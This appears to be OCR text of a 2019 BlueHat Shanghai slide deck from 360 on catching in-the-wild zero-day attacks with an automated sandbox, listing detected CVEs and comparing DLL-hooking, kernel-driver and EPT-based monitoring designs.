BLUEHAT SHANGHAI 2019

360

大海捞针：使用沙箱捕获多个零日漏洞

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安全开发工程师

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漏洞挖掘和利用工程师

2019-5-30

简介

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漏洞挖掘和利用工程师

无处不在的网络攻击

2018-11

Capture a new Flash zero-day attack

Catch an international cyber-attack on a government agency in the world with a new Flash zero-day (CVE-2018-15982).

2018-06

Catch in-the-wild Flash zero-day attack

The first company to catch an in-the-wild Flash zero-day (CVE-2018-5002) worldwidely. The vulnerability affects Adobe Flash Player 29.0.0.171 and all versions below.

2018-04

Capture "Double Kill" zero-day APT attack

The first to capture a new APT MS Office attack using a browser zero-day (CVE-2018-8174) in the world, which affects the latest version of Internet explorer and applications using the core of IE at that time.

2017-12

Take the lead in catching Nightmare Equation II zero-day

The first in the world to catch Nightmare Equation II (CVE-2018-0802) zero-day, which is the first in-the-wild zero-day Microsoft fixed in 2018.


2017-09

Catch an in-the-wild zero-day exclusively on a global scale

Capture an in-the-wild zero-day (CVE-2017-11826) exclusively and globally. The first Office zero-day attack caught by Chinese security vendor.

我们捕获的五次在野 0day 漏洞攻击事件


无处不在的网络攻击



2018-03 至 2019-03 期间我们监测到的部分 N-day 漏洞攻击文件统计

高级威胁自动化

- **大规模的样本云**
- **静态反病毒引擎**
  - AVE QEX QVM
- **样本预筛选策略**
- **沙箱服务器集群**
  - 虚拟机隔离环境
  - 沙箱自动化检测引擎
  - 规则评分系统
- **检测结果告警机制**



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



沙箱检测引擎

该怎么做?

沙箱检测引擎

- 最初的方案：动态库

- 注入目标进程执行检测功能
- 挂钩各系统动态库导出函数
- 轻量级 😀



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

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
- 远程方式启动新进程容易丢失追踪链 ☹



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

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



沙箱检测引擎

- 第二种方案：驱动程序

- 内核层监控进程系统调用
- 创建系统回调通知和过滤
- 监控覆盖面更完整 😀
- 较全面的污点追踪 😀



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

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
- 加载驱动的恶意程序干扰 ☹



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

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- 基于 EPT 的系统函数调用监控
